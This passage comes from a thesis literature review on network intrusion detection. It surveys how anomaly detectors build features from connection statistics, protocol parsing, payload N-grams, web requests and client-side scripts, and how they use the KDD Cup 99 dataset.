than unidirectional flows. Differences in output include the lack of routing information, and the optional addition of detailed traffic timing statistics such as round trip times and idle times. Output common to both NetFlow and `tcptrace` includes source and destination information, packet and byte counts, flags, and the start and end times of the connection. Despite no features being constructed from the packet payloads, some user to root (U2R) and remote to local (R2L) attacks were detected during testing. However this came at the cost of a high false positive rate which would be too high for operational use. The authors state that `tcptrace` basic features were important for detecting R2L and U2R attacks, while MCD time-based and connection-based features were important for detecting probes and DoS attacks. The LOF algorithm was later extended to support incremental updates [155].

Audit data analysis and mining (ADAM) [7] uses MCD features and two stages for detection. The first stage uses association mining to find anomalies in the traffic, and the second stage classifies the anomalies as normal or malicious to reduce the number of false positives. Their data preprocessing outputs a feature vector $I = \{\text{start time, quad, connection status}\}$ for each network connection. Association mining derives rules $X \implies Y$ where $X, Y \subseteq I$ and $X \cap Y = \emptyset$. The authors apply association mining to a sliding window of feature vectors to find frequent (high support) feature combinations. The size of this window determines the types of patterns that are detected as having a high support value. If the time window is large, then patterns which were only supported for a few seconds will be ignored. Hence two parallel time windows are used: a 3 second window, and a 24 hour window. All association rules are captured from both time windows. During training, a model based on association rules is created to represent normal system behaviour. In detection mode, data mining is used to dynamically find association rules, which are then compared to the models for anomaly detection.

Stochastic Clustering Algorithm for Anomaly Detection (SCAN) [151] aims to find network anomalies even in the absence of complete and accurate audit data. SCAN both samples the incoming data and creates data summaries to reduce the workload. Basic header features: quad, connection status, protocol, and duration are extracted from each connection. MCD time-based features are then calculated from these basic headers using a time window of 60 seconds to create a data summary including: flow concentration factor, percentage of

control packets, percentage of data packets, and the maximum number of flows to a particular service. The time-based features are then used by a clustering algorithm to detect outliers as anomalies. When tested, SCAN was able to detect network-based DoS attacks (SYN flood and SSH Process Table attacks⁵) in high-speed networks, even when data sampling was used.

Fuzzy Intrusion Recognition Engine (FIRE) [53] is an anomaly-based IDS incorporating fuzzy logic and using MCD statistical features. The quad, TCP flags, and packet length attributes are extracted from network traffic. TCP sessions are reassembled and a unique key is created for each. This key is stored in a long term database where data is maintained for a month. Over a collection interval of 15 minutes, statistical measures are calculated to form MCD features such as: the number of new source-destination pairs seen, and the number of new source-destination pairs which are not in the long term database. The authors state that the statistical measures reduce the amount of data to retain while creating data that is more meaningful to anomaly detectors than the raw input. Each MCD feature is prepared for input to the Fuzzy Threat Analyser. The security administrator must then write fuzzy rules based on the features to detect anomalies. Testing discovered network scans and other unusual traffic in a university network.

IPFIX data has also been used as input to an anomaly detection system [142]. IPFIX is the result of work by the IETF to standardize NetFlow. Their NIDS was configured to monitor TCP, UDP, and ICMP traffic and produce an output record after each time window. The chosen MCD features for the record were: number of packets, average packet size, average flow duration, number of flows, average packets per flow, and number of single packet flows across all traffic. These features were used to build profiles of normal traffic, and then during the detection phase a chi-squared measure was used to detect anomalies. The algorithm was able to detect scan, flood, DoS and DDoS attacks.

Lu and Ghorbani [126] used signal processing techniques to detect anomalous traffic in the DARPA 99 dataset [139]. The 15 custom MCD features measured flow counts, packets per flow, bytes per packet, and bytes per flow, all over a 1 minute time window. These features were used to create a model of normal traffic using wavelet analysis.

⁵A SSH Process Table Attack is a DoS attack where connections are continually made to the SSH service without completing authentication. It aims to force the victim machine to spawn SSH processes until the victim's resources are exhausted.

Due to the use of MCD features, these approaches listed in Table 2.3 were all suitable for detecting network scan and DoS behaviour. Most of these approaches however do not detect single packet, single flow, or payload-based attacks. Analysis of payloads is covered in Section 2.4, but first the analysis of network protocols is discussed as an alternative anomaly detection approach.

2.3 Protocol Features

The analysis of various protocol layers within network traffic can be used for anomaly detection. This section highlights three approaches to analysing protocols: specification-based, parser-based, and application protocol keyword-based anomaly detection.

2.3.1 Specification-based Features

Network protocols are generally defined in RFCs. These can be used to guide anomaly detectors to find non-conformant traffic. When a model is manually specified by an expert (based on RFCs or other sources of protocol information) for an anomaly-based NIDS, this is called specification-based intrusion detection. To avoid false positives, the model must also be constructed to include valid but non-RFC compliant extensions used by some applications. Note: unpublished, proprietary protocols require reverse engineering before a model can be specified.

Specification-based anomaly detectors use the fact that protocols change much more slowly than attacks do. Therefore modelling protocols should be simpler than continually creating signatures for the latest exploit. Since the specification is created manually from the protocol definition (RFC), it should also be a complete model and hence potentially superior to the trained models of standard anomaly detectors. Trained models are generally imperfect due to difficulties in obtaining traffic which is clean from malicious activity, and which is fully representative of normal behaviour including future traffic in an evolving computer network.

Sekar et al. [167] built a TCP/IP state machine from information in RFCs. They calculated frequency distributions associated with state machine transitions. Unusual frequency distributions were flagged as anomalous. Testing on the DARPA 99 dataset [139] successfully detected DoS attacks and network probes. This limited capability was due to state machine models only being built for

Tool / Paper	Data Input	Data Preprocessing	Main Algorithm	Detection
[167]	TCP/IP headers	Segment data based on combinations of IP addresses and ports	Specify a Finite State Machine model for valid TCP/IP traffic.	Probe, DoS
Snort [163]	All network traffic	Protocol-specific preprocessors parse and normalize fields, e.g. TCP/IP and HTTP headers. Protocol anomalies detected at this stage.	Misuse-based via snort signatures matching any part of the traffic.	All
Bro [181]	All network traffic	Broad range of protocol analysers to parse fields	bro scripts for traffic analysis. Misuse detection through signatures including snort rulesets.	All
ALAD [129]	TCP sessions	Candidate features taken from TCP/IP headers and application-layer protocol keywords for SMTP, HTTP, FTP. Manually select conditional probabilities to use, e.g. $P(\text{keyword} \text{dst_port})$.	Total anomaly score of connection based on probability of each feature	Probe, DoS, R2L, U2R
LERAD [130]	TCP sessions	Candidate features are first 8 words from application payloads, plus all basic PHAD features. Automated feature selection.	Total anomaly score of connection based on probability of each feature	Probe, DoS, R2L, U2R

Table 2.4: *NIDS using protocol analysis: specification-based, parser-based, or application protocol keyword-based.*

TCP, rather than also including application-layer protocols. A further limitation was the inability to detect single packet attacks, since the frequency-based approach depends on repetition.

2.3.2 Parser-based Features

Another approach to protocol-based anomaly detection is to create protocol parsers or decoders. The protocol specification is then built into the logic of the decoder. When the decoder detects invalid protocol usage (e.g. an attribute with length greater than the maximum allowed) an anomaly can be flagged. Many of these anomalies are most easily identified when the protocol is fully analysed. This functionality is included in the open-source NIDS **snort** [163] and **bro** [181]. While **snort** is predominantly a misuse-based system using libraries of pattern-matching signatures, it also includes some protocol parsers offering protocol anomaly detection. The stream preprocessor reassembles TCP sessions, while the `http_inspect` preprocessor parses and normalizes HTTP fields and makes them available for signature detection. These preprocessors can be configured to produce alerts when protocol anomalies are detected. For example, the `http_inspect` preprocessor can detect oversized header fields, non-RFC characters, and Unicode encoding.

Bro allows highly customizable intrusion detection via a number of protocol analysers. **Bro** policy scripts can then be written to detect protocol anomalies. Parser-based anomaly detection has the advantage of providing detailed information about the location and cause of the anomaly.

Network protocol parsers are used throughout this thesis. We use them to output protocol field names and values as base features. Further features can be derived from the base features.

2.3.3 Application Protocol Keyword-based Features

Mahoney and Chan [129] built on PHAD by creating a new component called Application Layer Anomaly Detector (ALAD). ALAD adds some SCD features from the headers within a session, as well as keywords from the application layer protocol.

A data instance for ALAD is a complete TCP connection with basic features: application protocol keywords, opening and closing TCP flags, source address,

destination address and port. Use of application protocol keywords puts this in the category of protocol-based anomaly detection for this review (although a mixture of feature types are used). The keywords are defined as the first word on each new line within the application protocol header. Training data was used to build models of allowed keywords in text-based application protocols such as SMTP, HTTP and FTP. In the detection phase, the anomaly score increased when a rare keyword was used for a particular service. Unusual keywords can indicate a R2L attack against a network service such as a mail or web server. After testing many features, the final set chosen for ALAD were four conditional probabilities and one joint probability: $P(srcIP|dstIP)$, $P(srcIP|dstIP, dstport)$, $P(dstIP, destport)$, $P(TCPflags|destport)$, and $P(keyword|destport)$. The last of these creates a model of keywords normally used by each service.

Mahoney and Chan [130] also produced LERAD which learns models for network anomaly detection. Previous work in ALAD relied on the authors selecting the 5 most appropriate probability rules from a huge space of possibilities. LERAD instead automatically computes a huge number of rules, using rule induction on training data, and then uses a feature selection algorithm to find the most useful rule subset. These features (rules) were automatically constructed from base attributes of each network connection: date and time, IP addresses, ports, duration, length, three TCP flags, and the first 8 words in the application payload.

2.4 Content Features

Many remote attacks on computers place the exploit code inside the payload of network packets. Hence these attacks are not directly detectable by packet header approaches from Section 2.2. The KDD Cup 1999 dataset provided 13 “content-based features”, created with expert knowledge, to enable detection of these attacks within their dataset. This section reviews more recent approaches of analysing network traffic payloads.

Exploit code located in traffic payloads are more computationally expensive to detect due to requiring deeper searches into network sessions. However, these attacks are increasingly important. In their “Cyber Risk Report 2016” Hewlett Packard say attackers use the easiest route which is to attack client-side applications [147]. Attackers target vulnerabilities in web browsers, mail clients, and

multimedia and document viewers. The attacks often rely on users following links in phishing emails, opening files from untrusted sources, or browsing to infected websites. In these cases, bytes containing the exploit code are contained within network packet payloads beyond the TCP/IP headers, such as within downloaded files. The attacks work because client-side software often remains unpatched, and because there are many client applications to choose from, i.e. a large attack surface. A similar message in the “SANS Top Cyber Security Risks” 2009 report [52] listed the top two cyber risks as unpatched client-side software, and vulnerable Internet-facing web sites. The latter can be exploited using crafted content in requests to servers. Common attacks against servers are SQL injection and cross-site scripting to susceptible web applications.

These content-based attacks have become more relevant, while older DoS, network probe and network worm attacks have become less relevant. Strong network perimeter defences now minimize the exposure of organizations to these older attacks from the Internet. A small number of exposed, but hardened servers are generally placed in a DMZ to provide connectivity and services to the outside world including web and email servers. Client hosts (user machines) then cannot communicate with the outside except by passing through these hardened gateway servers, thereby minimizing the attack surface visible from the Internet.

These perimeter defences have forced attackers to use other vectors. A common vector is the use of web content to exploit client web browsers. When the exploit is successful, the attacker takes on the privileges of the compromised client and can therefore assume the role of the trusted insider. In situations where perimeter defences are the main security measure, this allows attackers access to sensitive data, access to other internal machines, and can enable installation of backdoor programs for ongoing control of internal hosts. Tables 2.5 and 2.6 list the reviewed NIDS approaches for detecting both server and client payload-based attacks, respectively.

2.4.1 N-gram Analysis of Requests to Servers

Several reviewed papers use N-gram analysis of network traffic payloads. N-grams have been used previously in other fields such as information retrieval, in statistical natural language processing, and in optical character recognition (OCR), but here are used at the data preprocessing stage for NIDS. Due to demonstrated effectiveness of N-grams we generate them in the automated fea-

Tool / Paper	Data Input	Data Preprocessing	Main Algorithm	Detection
PAYL [183]	Network packet payload	1-grams used to compute byte frequency distribution models for each network destination	Simplified Mahalanobis distance to compare packet to model	Worms, Probe, DoS, R2L, U2R
POSEI-DON [12]	Network packet payload	SOM identifies similar payloads per network destination. Similar payloads are grouped into a model.	PAYL	Higher accuracy than PAYL
ANA-GRAM [184]	Network packet payload	N-grams from payload stored in normal and malicious bloom filters. N tested from 2 to 9.	Compare N-grams from traffic to bloom filters for classification	Mimicry resistance added
McPAD [153]	Network packet payload	2ν -grams extracted from payload. Feature clustering used to reduce dimensionality	Ensemble of one-class SVM classifiers using majority voting rule	Shellcode attacks to web servers
[107]	HTTP request	3-grams and expert features constructed from payload. Feature selection to choose optimal subset.	Anomaly detector	Buffer overflow, php attacks to web servers
[162]	Network packet payload	N-grams constructed from application layer protocols SMTP, HTTP, FTP. N tested from 1 to 7.	Vectorial similarity measures such as kernel and distance functions to detect outliers.	R2L attacks to servers
[201]	Network packet payload	Calculating byte frequencies (1-grams) for files in network traffic	Byte-frequency models of common file types compared with new files	Executable files
[110]	HTTP web requests	Six content-based features from user supplied parameters in URL	Models of normal usage created for each web app. Compare requests to models.	Attacks to web applications.
[103]	HTTP web requests	Character frequency of user-supplied parameters in URL	Same character models built for web app. Compare requests to model.	SQL injection attacks.

Table 2.5: NIDS analysing traffic payloads to servers and individual web apps

ture engineering framework in Section 3.2.2.

PAYL [183] uses 1-grams and unsupervised learning to build a byte frequency distribution model of network traffic payloads. A 1-gram is simply a single byte with value in the range 0 to 255. The result of preprocessing a packet payload this way is a feature vector containing the relative frequency count of each of the 256 possible 1-grams (bytes) in the payload. The model also includes the average frequency, variance and standard deviation as other features. Separate models of normal traffic are created for each combination of destination port and length of the flow. Clustering is then used to reduce the number of models. During the detection phase a simplified Mahalanobis distance measure is used to compare the current traffic to the model, and an anomaly is raised if the distance exceeds a given threshold.

PAYL was designed to detect zero-day worms, since flows with worm payloads can produce an unusual byte frequency distribution. However, testing was performed on *all* attacks in the DARPA 99 dataset [139] using individual packets as data units (connection data units were also attempted). The overall detection rate was close to 60% at a false positive rate less than 1%. The authors point to a large non-overlap between PAYL and PHAD, with one modelling header data and the other modelling payloads. The two approaches could complement each other.

POSEIDON [12] uses PAYL as a basis for detection, but with different preprocessing. Unlike PAYL, it does not use the length of the payload for determining whether to create a separate model, but instead uses the output of a SOM classifier. The aim of the SOM is to identify similar payloads for a given destination address and port. This improvement was shown to produce fewer models and higher accuracy than PAYL.

ANAGRAM [184] also builds on PAYL, but uses a mixture of high-order N-grams with $N > 1$. This reduces its susceptibility to mimicry attacks since higher order N-grams are harder to emulate in padded bytes. By contrast, PAYL can be easily evaded if normal byte frequencies are known to an attacker since malicious payloads can be padded with bytes to match it. ANAGRAM uses supervised learning to model normal traffic by storing N-grams of normal packets into one bloom filter, and models attack traffic by storing N-grams from attack traffic into a separate bloom filter. At runtime the N-grams from incoming payloads are compared with those stored in the two bloom filters. An anomaly is raised

if the N-grams either match the attack bloom filter, or don't match the normal bloom filter.

Similarly, McPAD [153] creates 2ν -grams and uses a sliding window to cover all sets of 2 bytes, ν positions apart in network traffic payloads. Since each byte can have values in the range 0-255, and $n = 2$, the feature space is $256^2 = 65,536$. By varying ν , different feature spaces are constructed, each handled by a different classifier. The dimensionality of the feature space is then reduced using a clustering algorithm. Multiple one-class support vector machines (SVMs) are used for classification, and a meta-classifier combines these outputs into a final classification prediction. The results of testing McPAD showed it could detect shell code attacks in HTTP requests.

N-grams are used by Kloft et al. [107] to create features when testing their automatic feature selection algorithm. Using HTTP requests as test data, feature sets are constructed including 3-grams and expert features. These expert features include string length histograms, string entropy, and flags indicating the existence of special characters or strings. The accuracy of a detector is tested with: each feature set separately, with a uniform mixture of the features, and finally using their automatic feature selection method. Automatic feature selection was shown to produce best overall accuracy.

Rieck and Laskov [162] also construct language features in the form of high order N-grams from connection payloads. They use unsupervised anomaly detection, so no labelled training data is required. To reduce the potential for false positives they restrict their analysis to the application layer protocol bytes. Their approach differs from others because it uses a geometric representation of high order N-grams. N-grams and words in connection payloads are compared using vectorial similarity measures such as kernel and distance functions. To increase the diagnostic capability of the unsupervised anomaly detector, the authors created frequency difference plots for each anomaly, and annotated the plots with the odd N-grams found.

N-grams have been used to fingerprint and then detect executable code in network traffic [201]. To do this, profiles were built for each file type by calculating byte frequency distributions (1-grams) for sample exe, pdf, jpg, gif and doc files. The NIDS then calculates byte frequencies of files detected on the wire and uses the Manhattan distance to match the file to one of the existing profiles. An alert is generated when a file matches the exe profile.

An advantage of using N-grams for data preprocessing is not requiring expert domain knowledge to construct relevant features. Instead models of network traffic payloads are created automatically from the N-grams present. However some domain knowledge has been used when choosing what data to perform N-gram analysis on. If N-grams are blindly constructed from all packet payloads including encrypted and unstructured data, then a huge range of N-grams would be created and the resulting model would not be able to discriminate between normal and anomalous traffic. Instead, the reviewed techniques apply N-gram analysis to text-based semi-structured data within network traffic, such as ASCII web requests or ASCII application-layer protocol bytes including HTTP, FTP and SMTP. In this context, N-gram analysis is able to distinguish normal requests from those containing some types of shell-code attacks. However, it is not clear whether this approach would detect shellcode with alphanumeric or English encoding [134]. PAYL [183] is much less restrictive, accepting all packet payloads. This may explain its higher false positive rate. PAYL does however create many separate models, at least one for each destination port. This gives context to the types of payloads making up each model, thereby allowing some anomalies to stand out.

2.4.2 Analysis of Requests to Web Applications

Organizations may require additional monitoring of critical applications. One method is to create an application-specific anomaly detector.

Kruegel and Vigna [110] built an anomaly detector for a particular web application. A web application can be attacked by sending specially crafted data to it. Hence the authors monitored the HTTP request URI. This is because data sent to web applications is limited to web requests, and most (possibly crafted) user-controlled data is found within the URI field⁶. They first partition the URIs based on the destination web application. This is done by using all characters in the URI before the question mark character as the partition key. The string prior to the partition key represents the web application, while subsequent characters are the parameters supplied to it. The analysis consists of automatically building normal models of the supplied parameter values for each application, and then detecting traffic which is anomalous with respect to those models. The

⁶The paper used webserver logs as the datasource, but the full URI could equivalently be extracted directly from HTTP network traffic

total anomaly score is calculated as a weighted sum of the anomaly score for each model.

The data preprocessing constructs six models of the URI parameters: parameter length, parameter character distribution, structural inference, token finder, and parameter presence or absence. These models are fully described by [110], and are built on their publicly available library libAnomaly⁷. During testing their algorithm analysed log files of web servers which had been subjected to buffer overflow, directory traversal, cross site scripting, and input validation attacks mixed with normal traffic. The most discriminating features to detect these attacks were found to be parameter length, character distribution, and structure.

A very similar set of models was constructed for an anomaly-based SQL injection detector [180]. The approach was host based and relied on the interception of SQL statements between the web application and the database.

Kiani et al. [103] built on these approaches in a NIDS environment to monitor web applications. Their aim was to improve the detection of input validation attacks, particularly SQL injection, from network traces. Data preprocessing again extracted only the query parameters from each HTTP request. Instead of calculating all six models from the requests as per Valeur et al. [180], a single model is created based on the frequency character distribution (FCD) measure used previously. The new model, called single character comparison (SCC), is compared to FCD and is found to be more accurate at detecting SQL injection attacks. While both approaches are character distribution models, the SCC model is more fine grained and can detect more subtle attacks.

2.4.3 General Payload Pattern Matching

Basset [179] makes use of the data preprocessing capabilities available in existing NIDS such as **snort** to find patterns of interest in the packet payloads. **snort** is capable of analysing all the network traffic including the packet headers and payloads, performing session reconstruction, parsing some protocols, and allowing signature-based pattern matching of packets or sessions. In this case, custom **snort** signatures were written to match patterns of interest in the traffic and report them as alerts, e.g. report the HTTP method and headers. These alerts were used by the Basset system as features of a session. The features were then fed to a Bayesian Network to match the session to known models of normal

⁷libAnomaly available at <http://www.cs.ucsb.edu/~seclab/projects/libanomaly/>

traffic, or to flag an anomalous session.

2.4.4 Analysis of Web Content to Clients

Common network architectures ensure client hosts (workstations) within an organization are not directly exposed to the Internet at the network layer. This protects the client hosts from external threats such as probes, DoS, network worms and other attacks against open ports (services). However, many other threats are faced by these clients, particularly when they are exposed to untrusted code or data. Exposure occurs when performing standard client computing tasks such as browsing the web, using an email client, instant messaging, and viewing externally sourced files. Since browsers are growing in functionality and have a large code base, the risk of them containing exploitable vulnerabilities is high. They are also ubiquitous, making them a good attack target. In addition, most websites require scripts such as JavaScript or VBScript to run on client machines. Running untrusted scripts supplied by external organizations is inherently risky. Other common threats faced by network clients include phishing attacks, malware sent inside executables, and malware sent in data files. This section outlines some of the anomaly-based techniques which have been used to detect and prevent attacks on network clients.

The first technique aims to protect web clients from drive-by-downloads⁸ [32]. Each web page destined for the client is analysed to detect behaviour caused by malicious JavaScript or VBScript. The data instance for analysis includes the target web page as well as all pages connected to it. The analysis looks for behaviour-based features (see Table 2.6) common in malicious pages. Training is used to create weights for each of these predictor features to produce a final anomaly score for the page. The approach was tested using a single client host, however the analysis could equivalently be done in a NIDS.

Emulation has been used to help understand the behaviour of webpages (and therefore detect malicious behaviour). This is in contrast to static analysis which has limited predictive ability when faced with encoded or obfuscated sections of webpages. Emulation is used by JSAND [39] which is an anomaly detector for automatically identifying malicious web pages and JavaScript code. Using domain knowledge of drive-by-download behaviour, and a fully emulated and instru-

⁸A drive-by-download occurs when a normal user action such as visiting a website results in the unintentional download, and sometimes installation, of malware

Tool / Paper	Data Input	Data Preprocessing	Main Algorithm	Detection
[32]	Web traffic to client	Extract features from webpages: link structure, encoding, sensitive keywords splitting, sensitive keywords encoding, unreasonable coding styles and redirection.	Use weights on each feature to produce a total anomaly score for web page.	Malicious client side scripts used in XSS and drive-by-downloads
JSAND [39]	Web traffic to client	Extract features from webpage after emulating JavaScript. Features include: attribute values in JavaScript method calls to detect buffer overflows, and the number of likely shellcode strings in the webpage	Use libAnomaly to build models from features. Find pages with anomaly scores 20% greater than training set	Malicious client side scripts used in XSS and drive-by-downloads
Caffeine Monkey [71]	Web traffic to client	Used an instrumented JavaScript engine to deobfuscate and execute JavaScript, and log each eval() call.	Statistical analysis of JavaScript function calls to discriminate normal from malicious JavaScript	Malicious client side scripts used in XSS and drive-by-downloads
Noxes [105]	Web traffic to client	Analyses web pages including HTTP links	Whitelisting of allowed sites to visit. Any site not in the whitelist is blocked	Avoids XSS attacks

Table 2.6: NIDS which analyse traffic payloads for attacks targeting clients.

mented browser, JSAND constructs 10 features (see Table 2.6) to represent the HTML and JavaScript code. A training phase was run on a known-good dataset containing web pages without any malicious code. A baseline anomaly score was established from these normal models, and an anomaly threshold was then set to be 20% more than this baseline anomaly score. During the detection stage, the JavaScript behaviour was emulated, the features constructed and compared to these models to detect anomalous web pages. LibAnomaly was again used to build models from the constructed features. Like high interaction honeyclients, the aim was to identify malicious webpages. The approach could be applied to a NIDS, performance permitting.

Caffeine Monkey [71] also uses anomaly detection to find malicious JavaScript code. It uses Mozilla's SpiderMonkey Javascript Engine to deobfuscate and execute JavaScript, adding instrumentation to the `eval()` or concatenation methods to produce useful log files. Automated analysis of JavaScript function call statistics was used to differentiate between normal and malicious JavaScript.

Noxes [105] is a personal web firewall with the aim of protecting web clients from cross-site scripting attacks. Users configure web firewall rules to allow or block particular web connections. The rules can be configured manually with filters, or interactively with firewall prompts, or with a special snapshot mode where a set of permit rules are automatically created based on web browsing usage. This approach is largely a whitelisting exercise, with unknown sites implicitly considered "anomalous" and requiring a user to allow or deny the connection. Since cross site scripting attacks often try to siphon user data to an attacker-owned malicious site, external to the domain being browsed, the siphoning will be blocked by default. While this approach is not a NIDS, it represents an effective client protection mechanism similar in scope to the browser plugin "NoScript"⁹. The authors note that Noxes is designed to minimize user interaction making the approach more practicable. This is achieved using logic such as allowing all statically embedded links in a page to be followed once, and allowing all local links. A more recent Noxes paper by Kirda et al. [106] mitigates advanced cross site scripting attacks using algorithms to limit the amount of data leaked by the client.

So far, each of the reviewed papers has constructed their own traffic features. We now discuss NIDS which use a dataset where the traffic features are already

⁹NoScript Firefox extension available at <http://noscript.net/>

precomputed.

2.5 Hybrid Features

This review has so far grouped papers based on whether their anomaly detector uses features derived from packet headers, protocol information, or payloads. Instead, a single detector could use all of these feature types. We call this “hybrid features anomaly detection”. Intuitively, hybrid features should give the detector broader anomaly detection capabilities than concentrating on only one feature type. An alternative approach to gain broader coverage is to use a number of specialised detectors and combining their outputs.

Creating hybrid features requires a significant amount of effort. The most documented use of hybrid features is a single dataset called the KDD Cup 99 dataset [102]. Many NIDS papers use it as labelled dataset for testing and comparing network intrusion algorithms. While it has known limitations [136, 131], its advantages include being publicly available, labelled, and preprocessed ready for ML. This opens the field to any researcher wanting to test their IDS and make meaningful comparisons with other intrusion detection algorithms. Generating accurate labels for custom datasets is a very time consuming process, so this dataset is still used, despite its age.

The dataset was generated from the DARPA 98 network traffic [124]. Each network connection was processed into a labelled vector of 41 features. These were constructed using data mining techniques and expert domain knowledge when creating a ML misuse-based NIDS [119, 118]. One of their stated goals was to eliminate the manual and ad-hoc processes of building an IDS. While their research was successful, they found the raw network traffic needed a lot of iterative data preprocessing and required significant domain knowledge to produce a good feature set (making the process hard to automate). They also found that adding temporal-statistic measures significantly improved classification accuracy.

The data preprocessing produced:

- 9 basic and SCD header features for each connection (similar to NetFlow)
- 9 time-based MCD header features constructed over a 2 second window

- 10 host-based MCD header features constructed over a 100 connection window to detect slow probes.
- 13 content-based features constructed from the traffic payloads using domain knowledge. Data mining algorithms could not be used since the payloads were unprocessed and therefore unstructured. They were designed to specifically detect U2R and R2L attacks.

The content-based features differentiate this approach from all the packet-header approaches described in Section 2.2. It should be noted that the KDD Cup 99 dataset was generated prior to the publication of all the reviewed NIDS. However, some of the packet header NIDS also produced similar SCD and MCD features to this dataset.

Some of the papers which use this dataset perform further preprocessing of the 41 features to suit their detection algorithm. Extra preprocessing includes data cleaning in the form of sub-sampling, data transformation such as normalization, data reduction via PCA, discretization and re-labelling to produce appropriate training data.

2.5.1 Data Transformation

Laskov et al. [115] embedded categorical features into a metric space. Normalization was also performed by scaling numeric features with respect to their mean and standard deviation. This prevents features with large numerical values from dominating other features. The resultant dataset was used to compare unsupervised and supervised ML techniques for IDSs. Supervised techniques performed better on known attacks. However when new attacks were introduced, both approaches had similar accuracy. This makes unsupervised algorithms more attractive in situations where new attacks need to be detected, since their major advantage is not requiring a labelled dataset for training.

Some algorithms used in supervised ML can be adapted to make them suitable for unsupervised ML. This was done for a K-nearest neighbours algorithm called TCM-KNN [121, 122]. Data preprocessing again involved scaling numeric features, and transforming categorical features into a metric space.

2.5.2 Data Cleaning

Laskov et al. [114] perform further preprocessing of the dataset in the form of

Ref	Data Preprocessing	Main Algorithm	Detection
[115]	Normalization. Transform categorical features.	Compare supervised and unsupervised learning algorithms	KDD Cup: Probe, DoS, R2L, U2R
[114]	Data cleaning	Quarter Sphere SVM	KDD Cup: Probe, DoS, R2L, U2R
[190]	Principal component analysis (PCA) for feature selection	Multi-class SVM	KDD Cup: Probe, DoS, R2L, U2R
[185]	Used subset of features: the 34 numeric features. PCA used to reduce dimensionality	Separate models created for normal class and each intrusion class. Euclidean distance for classification.	KDD Cup: Probe, DoS, R2L, U2R 98% detection with 0.4% false positive rate
[168]	PCA to reduce dimensionality	Principal Component Classifier. Method compared to LOF, Canberra and Euclidean distance.	KDD Cup: Probe, DoS, R2L, U2R 98% detection at 1% false positive rate
[17]	7 Categorical attributes converted to continuous ones for total of 125 features. PCA to reduce dimensionality	Nearest Neighbour and Decision Tree classification methods compared	KDD Cup: Probe, DoS, R2L, U2R
[193]	41 features expanded to 119, since symbolic ones converted to binary-valued features.	Parzen Window Density Estimation	KDD Cup: Probe, DoS, R2L, U2R Good results
[87]	Convert symbolic features to numeric using: indicator variables, conditional probabilities, separability split value	Various Classifiers	Data preprocessing improves detection rate
[99]	Make “service type” feature the label for classification	Random forests traffic model. Proximity measure detects outliers.	KDD Cup: similar results to other unsupervised algorithms
[121]	Normalization: z-score for continuous features. Discrete features converted to continuous based on frequency.	Supervised TCM-KNN algorithm, and comparison with SVM, neural networks, k-NN	KDD Cup: Probe, DoS, R2L, U2R
[122]	Normalization: z-score for continuous features. Discrete features converted to continuous based on frequency.	Unsupervised TCM-KNN algorithm, and comparison with clustering, one-class SVM, unsupervised k-NN	KDD Cup: Probe, DoS, R2L, U2R
[123]	Wrapper-based feature selection for each attack type.	Decision tree classifier with nodes consisting of linear SVMs	KDD Cup: Probe, DoS, R2L, U2R
[31]	Feature selection using Markov blanket reduces 41 features to 17	Bayesian Networks, Classification and Regression Trees	KDD Cup: Probe, DoS, R2L, U2R

Table 2.7: NIDS using the KDD Cup 1999 Dataset features as data input.

sampling. Their unsupervised anomaly detection technique assumes the input data is only 1 to 1.5% anomalous. Since 75% of the KDD Cup connection records are labelled malicious, sub-sampling was used to produce a dataset with the required ratio.

2.5.3 Data Reduction

Reduction has commonly been applied to the KDD Cup 99 dataset. Xu [190] uses principal component analysis (PCA) to reduce the dimensionality from 41 down to 12, thereby reducing the computational requirements of the classifier. This was found not to adversely affect the detection accuracy of their multi-class SVM supervised algorithm.

Other papers have also used PCA [185, 168, 17], reducing the dimensionality to between 2 principal components and 7. The dataset's 7 symbolic features were either omitted, or were converted to binary valued features. The 34 continuous features and the converted binary values were then all input to PCA. The resulting reduced and transformed dataset was then used as input to test their classifier algorithms.

Data reduction has been shown to both reduce the build and test time of classifiers, and also to improve their detection rate. Rather than using PCA to reduce dimensionality, Li et al. [123] used feature selection to choose the best subset of current features. The search strategy was a modified random mutation hill climbing (RMHC) algorithm. [31] used a Markov blanket model for feature selection, reducing the dataset from 41 to 17 features.

2.5.4 Categorical to Numeric Feature Conversion

Yeung and Chow [193] use a ML algorithm designed to work with numeric data only, so they use a coding scheme to convert the 7 symbolic features from the KDD Cup 99 dataset into numeric features. This is done using indicator variables. Each symbolic feature is represented by a group of binary-valued features, and results in an expansion of the dataset to 119 dimensions. This dataset is used by their unsupervised anomaly detection algorithm. Hernández-Pereira et al. [87] compare different methods for converting the same 7 symbolic features into numeric features suitable for ML algorithms. Candidate methods considered were indicator variables, conditional probabilities and separability split value

(SSV). Each method was tested with various classifiers to detect intrusions in the dataset. The results demonstrated improved overall classification accuracy when the three conversion techniques were used compared to arbitrary assignment of numerical values.

2.5.5 Re-labelling

Rather than using the standard class label provided in the dataset for each connection, Jiong and Mohammad [99] used the “service type” feature as the label instead. This was done so traffic patterns could be identified for each separate service. The “service type” feature is already supplied in the KDD Cup 99 dataset and can be automatically generated from network data, effectively making the approach unsupervised.

2.5.6 Summary of Hybrid Features

Papers using the 41 features in the KDD Cup 99 dataset are able to achieve significantly better detection results than packet header approaches such as PHAD. This can be attributed to the 13 content-based features which can be used to detect a number of R2L and U2R attacks in the dataset. These content-based features were constructed using domain knowledge, and include higher level information such as the number of failed log-in attempts, a flag for whether a root shell was obtained, and the number of file creation operations. While these content-based features are very useful for this dataset, it is unlikely they would be useful for detecting current exploits in today’s network traffic. New useful features need to be constructed from the content of network traffic. Some of these useful content features were discussed in Section 2.4.

In summary, the use of hybrid features in the KDD Cup 1999 dataset led to better detection accuracy than using only feature type. We would therefore expect the use of hybrid features by more anomaly detectors in the future. An interesting study would be to compare the use of hybrid features in a single detector versus an ensemble of detectors, each using different feature types. Ensemble methods should be easier to scale and parallelize, but hybrid features would make it easier to find dependencies between different features.

Hybrid features are all derived from network traffic. In the next section we discuss approaches for analysing alerts generated by other software components.

Alerts are a step removed from network traffic.

2.6 Alert Features

NIDS can be layered in a hierarchy where the alert output of the lower stage is processed by a second NIDS. The higher NIDS is often used for correlation. It can also generate statistics, group alerts and detect outliers to provide a more succinct overview of the situation. This is especially useful when a large number of alerts are produced.

